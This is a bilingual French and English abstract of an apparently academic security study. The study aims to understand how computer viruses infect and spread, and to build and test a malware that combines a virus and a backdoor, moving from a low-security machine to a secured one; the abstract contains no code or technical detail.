Dans cette étude, nous tenterons de mieux comprendre le fonctionnement des Virus, leurs méthodes d'infection et de propagation. Au vu de développer un Malware combinant un virus et une porte dérobée puis de tester sa propagation d'une machine de faible sécurité vers une machine sécurisée, et de tester son efficacité contre cette dernière.

Abstract

The information has now become the greatest asset that any person or company can own , and the sensitivity of this information has made computer security a major priority for individuals and professionals.

But the naivety of the human being led him to think that securing his own machine is enough to be safe from attack , however, he forgets that his machine is very often in interaction with other lesser security machines.

In this study, we will try to better understand how the virus works , and their methods to infect and to propagate. In order to develop a Malware, combining a Virus and a Backdoor then test its spread from a low security machine to a secured machine and test its effectiveness against the latter.

Mots clés : Malware, Virus, Backdoor, Infection virale, Propagation.